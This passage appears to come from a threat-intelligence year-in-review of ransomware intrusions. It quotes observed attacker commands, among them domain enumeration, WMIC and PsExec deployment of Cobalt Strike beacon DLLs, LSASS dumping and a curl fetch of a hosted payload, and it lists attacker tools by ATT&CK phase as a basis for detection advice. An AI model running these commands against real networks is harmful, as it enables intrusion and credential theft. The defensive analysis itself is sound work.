The statistics below illustrate the most used Windows tools for enumerating the environment. We compare each tool to the total percent of cases investigated.



We see the enumeration commands executed in a short time span, between 1-5 seconds. The execution is usually done through post-exploitation frameworks (Cobalt Strike in most cases).

body.Event.EventData.Data.ParentCommandLine	body.Event.EventData.Data.CommandLine
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C net time
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C ping [redacted]
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C nltest /dclist:[redacted]
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C Net group "Domain Admins" /domain
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C nslookup
C:\Windows\System32\svchost.exe	C:\Windows\system32\cmd.exe /C ping 190.114.254.116
C:\Windows\syswow64\rundll32.exe	C:\Windows\system32\cmd.exe /C net group /domain

Example screenshot is taken from the case: From Zero to Domain Admin


```
C:\Windows\system32\cmd.exe /C net time
C:\Windows\system32\cmd.exe /C ping [Domain Controller]
C:\Windows\system32\cmd.exe /C nltest /dclist:[Domain Name]
C:\Windows\system32\cmd.exe /C Net group "Domain Admins" /domain \
C:\Windows\system32\cmd.exe /C nslookup
C:\Windows\system32\cmd.exe /C ping 190.114.254.116
C:\Windows\system32\cmd.exe /C net group /domain
```

Lateral Movement

Lateral movement is a vital component of threat actor TTPs. Once they get the lay of the land through the discovery methods we outlined above, we repeatedly see them move laterally across the network. Domain Controllers, file shares and similarly high-value servers are primary targets.

The number one post-exploitation framework of choice, Cobalt Strike, allows threat actors to leverage different techniques for the purpose of lateral movement.

Other common choices for threat attackers include Remote Desktop connections, remote WMI execution of transferred binaries, and the Sysinternals tool PsExec.



(updated 3/7/22 @ 1330 UTC)

WMIC Lateral Movement Example (reference)

A Cobalt Strike beacon was executed on a critical asset (backup host in this intrusion) within the network using the following command:

```
CommandLine: C:\Windows\system32\cmd.exe /C wmic /node:[redacted]process call create "rundll32.exe C:\ProgramData\143.dll DllRegisterServer"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f3f3c89a-8d05-6109-1545-2c0a00000000}
LogonId: 0xA2C4515
TerminalSessionId: 1
IntegrityLevel: System
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E37740
ParentProcessGuid: {f3f3c89a-f6e8-60fd-0a00-000000000700}
ParentProcessId: 664
ParentImage: C:\Windows\System32\winlogon.exe
```

Psexec Example (reference)

Following this, the threat actors then copied a Cobalt Strike Beacon DLL to the ADMIN$ share; and then, distributed it throughout the environment using PsExec.

```
cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z
psexec.exe -accepteula -d -s \\<INTERNAL_IP> rundll32.exe C:\windows\192145.dll,StartW
```

Command and Control


One common theme seen across the majority of the intrusions has been the reliance on Cobalt Strike for performing post-exploitation activities. In almost all cases, the initial access brokers such as Trickbot and Bazar, dropped multiple Cobalt Strike beacons across the victim environment.

For an in-depth breakdown of some of the network operations of Cobalt Strike see our recent report on the topic.

Exfiltration

While exfiltration of data was not a common sight in our data set, we observed exfil in 6 of the 20 cases. In the cases where data exfiltration was observed, the threat actors used tools such as RClone, FileZilla, or WinSCP to transfer the data to their controlled servers. In many other cases, threat actors downloaded sensitive data via Cobalt Strike Beacons.

One notable case for the year was the Diavol Ransomware. Ransomware operators used ufile.io to upload the LSASS dump file they extracted from one of the domain controllers.



To wrap up this chapter, we'd like to provide an overview of the tools that we've seen attackers employ this year. We included the tools in their respective phases of attack after seeing them in action. We used the MITRE ATT&CK framework to show how these tools work at various phases of an attack.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Bazar [T1566.001 & T1566.002]	Fast Reverse Proxy [T1090]	BITS Job [T1197]	ProxyShell [T1190]	Disabling Windows Defender [T1562.001]	Dumping of SAM, SECURITY and SYSTEM Hives [T1003.002]	Windows Utilities: net.exe, nltest.exe, ipconfig.exe, tasklist.exe, nslookup, ping, arp, nbtstat, query,netstat,dsquery, systeminfo, time, chcp, wmic, query, dsquery [T1087.002,	AnyDesk [T1219]	Sqlcmd.exe	Cobalt Strike	FileZilla [T1071.002]	Ransomware Encryptors [T1486]
ProxyShell [T1190]	Plink.exe [T1572]	Schedule Task Creation [T1053.005]	Get-System	Process Injection [T1055.002]	Sqlcmd.exe	Advanced IP Scanner [T1046]	Remote Desktop Connection [T1021.001]	Rclone [T1567.002]		Rclone [T1567.002]	BitLocker [T1486]
Hancitor [T1566.001 & T1566.002]		Run Keys [T1547.001]	UAC-TokenMagic.ps1		Rubeus [T1558.003 & T1558.004]	AdFind (Batch Script: adf.bat) [T1087.002, T1482, T1018]	WMIC [T1047]	WinSCP [T1048.003]		Cobalt Strike	DiskCryptor [T1486]
IcedID [T1566.001 & T1566.002]		Create Account [T1136.002]	FilelessUACBypass.ps1		Dumping of LSASS using Task Manager,Process Hacker and ProcDump	MSSQLUDPScanner.exe [T1046]	Cobalt Strike				XMRig Coinminer [T1496]
Trickbot [T1566.001 & T1566.002]		Remote Access Software: AnyDesk and TeamViewer [T1219]			Ntdsutil and Ntdsaudit.exe [T1003.003]	Invoke-ShareFinder.ps1 (PowerView) [T1135]	PsExec [T1021.002]				
CVE-2020–14882 [T1190]		Web Shells [T1505.003]			esentutl: To gather MSEdge history and webcache [T1555.003]	Exchange Commandlets[T1114]: Get-MailboxRegionalConfiguration	Pass the Hash [T1550.002]				
					LaZagne [T1003.001]	KPortScan 3.0 [T1046]	Lateral Tool Transfer [T1570]				
					Mimikatz [T1003.001]	Active Directory RSAT module	Remote File Copy to Admins Shares over SMB[T1021.002]				
					Zerologon [T1210]	BloodHound					
						Get-DataInfo.ps1					

Indicators of Attack/Behavior-based information focusing on the human element

In our cases, we frequently observe hands-on keyboard activity by the threat actor during the intrusion. This provides a unique insight into the human side of the attack – how they conduct operations, respond to challenges, and how they use the tooling to achieve effects. This provides additional detection opportunities – in addition to Indicators of Compromise (IoC) and Indicators of Activity (IoA).

It is impressive to see that, in some instances, threat actors have adapted their tools, techniques, and procedures (TTPs) to evade detection. In other cases, we've observed operator mistakes, errors of judgement, and operational security (OPSEC) failures. We have also witnessed some of the challenges they encounter during intrusions.

Looking into the early Cyber Kill Chain steps of the intrusions, we see that some tasks are automated. However, once an attacker is within a target's operating environment, many activities often require hands-on keyboard intervention by the operator in order to continue with their objectives. During this period, all the attacker's hands-on keyboard activities can bring risk of detection or bring them one step closer to their objectives. Some of the typical hands-on keyboard activities include:


- Discovering security audit tools
- Overcoming security tools by disabling them all together
- Encountering lateral movement barriers and seeking alternative approaches, etc.

We looked into our most popular and unusual activities related to attackers' activities, which we will discuss below, from attackers' tooling configurations, to usage, and conduct during intrusions.

Cobalt Strike

A common trend observed in our cases is the use of Cobalt Strike which is usually configured with a standard malleable C2 profile. A malleable C2 profile specifies a number of parameters, such as user agent string, spawn to process, jitter etc. Most of the default profiles are well known and can be detected by host and network monitoring rules.

Cobalt Strike continues to be the top post-exploitation tool favored by most threat actor groups, with the most popular malleable c2 profile observed this year being 'jquery-3.3.1.min.js' with the relevant Beacon spawning under Rundll32.exe. The chart below illustrates the most popular spawn-as executable types and some rare ones, such as calc.exe that we saw in 2021.



For further information on Cobalt Strike malleable C2 profiles and possible avenues for detection, check out our second Cobalt Strike report – Cobalt Strike, a Defender's Guide – Part 2.

Thou shall follow the playbook

Following the playbook in the literal sense, copying and pasting commands are more common than expected. We have observed cases where operators kept entering misspelled commands taken from documentation. In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter:

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

In the case BazarLoader and the Conti Leaks, the operator accidentally entered a Cobalt Strike command via the Windows command line:

```
av_query
```


We can only assume that the operators attempted to invoke a Cobalt Strike aggressor script to enumerate and discover the installed AV. Later on, in 2021, the Conti playbooks were leaked, allowing us to link this activity with the operator's hands-on keyboard-related task. We were then able to reference many of the observed activities in our previous cases and provide insights through our Twitter account:

> This content looks VERY familiar…https://t.co/wxgeovLjE1
>
> 1. "Initial Actions"
> 2. rclone config using Mega
> 3. rclone instructions
> 4.Powerview/UserHunter instructions
>
> Thanks @vxunderground!! pic.twitter.com/9Dgi8SGatG
>
> — The DFIR Report (@TheDFIRReport) August 5, 2021

BYOT (Bring Your Own Tools)

We are astonished by the number of tools brought into an intrusion. Along with third-party tooling, living-off-the-land techniques are routinely observed – especially during the discovery phase. Bringing tools into an environment introduces several risks for the operator and opportunities for the defender from a detection point of view. Some of those risks include detection and blocking by AV, software incompatibilities, software restriction policies, etc. As discussed in the sections above, the most popular tool observed this year is AdFind. AdFind is the usual suspect in almost every intrusion we report. In 2020, we published a whole article covering this tool.

Other tools and scripts we have encountered during the past year across a number of published cases are illustrated below:



Occasionally, we observe threat actors making changes to their tool configurations inside the infected host. Below is an example where threat actors made the necessary changes before a successful ransomware execution.

```
05:24:16.284        "C:\Windows\System32\NOTEPAD.EXE" C:\locker.bat
05:25:31.350        "C:\Windows\System32\cmd.exe" /C "C:\locker.bat"
05:25:51.139        "C:\Windows\System32\NOTEPAD.EXE" C:\locker.bat
05:26:18.484        "C:\Windows\System32\cmd.exe" /C "C:\locker.bat"
```


Case: CONTInuing the Bazar Ransomware Story

Every Contact Leaves a Trace

Every case provides us with a range of artifacts that are left behind on hosts, either intentionally (threat actor bringing own tools) or as a byproduct (execution of commands via prefetch). Artifacts can include scripts, tools, beacons, staged files, etc.

A common trend observed, is that there is very little effort to remove traces during and after the intrusion. Some examples from our cases include:

Running beacons that have failed to call home, resulting in persistent DNS callback requests from processes that wouldn't be expected to make high volume of requests. Look for domain traffic, where the polling requests have a consistent trend profile. In this example, a beacon is sending heartbeats to an unreachable C2 server, notice that the requests per-hour and per-day are consistent.



Results of various Tools/scripts are left behind along with the tools themselves, i.e. text files containing collected host details from discovery, executable beacons in user folders etc.

BloodHound files dropped to disk

Map Description

Event Id	Payload Data3	Payload Data4
Map Description: FileCreate (Count: 7)		
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _users.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _computers.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _groups.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _gpos.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _ous.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _domains.json
11	Image: C:\Windows\system32\dllhost.exe	TargetFilename: C:\Users\Public\Music\20210 _BloodHound.zip

AdFind results written to disk

AdFind results were written to the following locations:

```
C:\Windows\Temp\adf\ad_group.txt
C:\Windows\Temp\adf\trustdmp.txt
C:\Windows\Temp\adf\subnets.txt
C:\Windows\Temp\adf\ad_ous.txt
C:\Windows\Temp\adf\ad_computers.txt
C:\Windows\Temp\adf\ad_users.txt
```

Task Manager dumping Lsass

After pivoting to a Domain Controller, the threat actors dumped lsass using Task Manager:

data.win.eventdata.image	data.win.eventdata.targetFilename	rule.description
C:\\Windows\\system32\\taskmgr.exe	C:\\Users\\ \\AppData\\Local\\Temp\\2\\lsass.DMP	Sysmon - Event 11: FileCreate by

Attacker Infrastructure

We have observed several instances where the threat actor's infrastructure becomes exposed during the intrusion. One example includes the operator's source machine during a remote desktop session – CONTInuing the Bazar Ransomware.

Network Information:
Workstation Name: WIN-344VU98D3RU
Source Network Address: 10.
Source Port: 0

Another case, was during what we believed to have been a technical issue – a hosted beacon, was remotely pulled (out of band coms) – rather than through the standard C2 that was already established – BazarCall to Conti Ransomware via Trickbot and Cobalt Strike.

The payload was available from a public facing IP, and pulled using the curl command (evident by the Curl user agent string).\

```
User-Agent: curl/7.74.0\r\n
Host: 170.130.55.186\r\n
```

Not all intrusions are successful; sometimes, attackers come across technical issues. Some issues include tooling that doesn't function as expected and other environmental-specific challenges that would slow down expansion within the network.

Fingerprinting

Fingerprinting threat actors' craftsmanship is one of the more fascinating conclusions made when investigating artifacts. In the case of CONTInuing the Bazar Ransomware Story the use of profanity was embedded within the HTA file.

```
SOHfuck u<html><body><div id='varHtml'>
dmFyIGNvcmVDb21wcyA9IG51dyBBY3RpdmVYT2JqZ
ZWxnLmNvbS9iZGZoLzNkOU9iMHlFd0FVa1VVTnlIc
```

These can be useful IoCs in and of themselves. In other circumstances, threat actors spend considerable effort developing bespoke software, only to leave identifiers such as helpful group names and version numbers.

```
conti_v3.dll
KERNEL32.dll
USER32.dll
SHLWAPI.dll
mscoree.dll
!This program cannot be run in DOS mode
```

Final Advice for Defenders

From a defender's perspective, each of the above points provides various detection opportunities. These could include recognizing outlier behavior, such as binaries executing from non-standard locations, or detecting outlier activity, such as a high frequency of crashes within a short period of each other.

Reducing your attack surface and regular patching can have some big wins and avoid some common scenarios we have seen in 2021, such as initial compromises through Log4j and ProxyShell/ProxyLogon exploits. Disabling macros and forcing scriptable files to open in notepad will also provide a high level of return on investment.

We would like to highlight a few guides that CISA has released that can assist defenders and organizations in getting their attack surface under control.

Stuff off Search

By using various online search platforms it is possible to get an understanding of what services, assets and devices are exposed on the internet. Reducing this footprint limits the adversaries' potential entries into the organization's network.

Known Exploited Vulnerabilities & Top Routinely Exploited Vulnerabilities in 2021

Using these resources along with "S.O.S" defenders and organizations can identify the vulnerabilities associated with their exposed assets. By prioritizing assets that have known vulnerabilities which are actively exploited, the organization can remediate risk quicker and focus on things that provide a high return on investment.

CISA, ASD/ACSC, Mandiant, Microsoft and the UK NCSC have plenty of information and guides regarding protecting against ransomware and general best practices for logging, network architecture and tips for everyday users.

Many of the ransomware TTPs are not complex or stealthy. One of the primary reasons behind this is that they do not need to be stealthy to achieve their goals. We commonly see threat actors use Cobalt Strike more than other implants due to the ease of use and the fact that it is a really powerful post-exploitation framework.

We have released a two-part guide about Cobalt Strike to assist defenders in understanding more, and hopefully; are better equipped to detect this framework. The guide can be found here:

- https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/
- https://thedfirreport.com/2022/01/24/cobalt-strike-a-defenders-guide-part-2/

Outlook

There is no magic bullet to make ransomware disappear, and we anticipate that ransomware-based attacks will continue while incentives remain. Across the globe, multiple countries like USA, Australia and Netherlands have announced task forces to focus on the ransomware threat.

Australia specifically announced their "Ransomware Action Plan" and planned to achieve part of it using offensive cyber capabilities [1]. The Netherlands has also announced similar efforts [2]. Ransomware actors may become risk-averse and select their targets more carefully to avoid being attacked by such operations. We hope to see more ransomware groups brought down in the following year, as well, as a consequence of such operations.

[1] https://www.homeaffairs.gov.au/cyber-security-subsite/files/ransomware-action-plan.pdf

[2] https://securityaffairs.co/wordpress/123113/security/the-netherlands-war-ransomware-operations.html

Resources

References

- OpSec for Russians – https://grugq.github.io/presentations/Keynote_The_Grugq_-_OPSEC_for_Russians.pdf
- A Deep Dive into Cobalt Strike Malleable C2 – https://posts.specterops.io/a-deep-dive-into-cobalt-strike-malleable-c2-6660e33b0e0b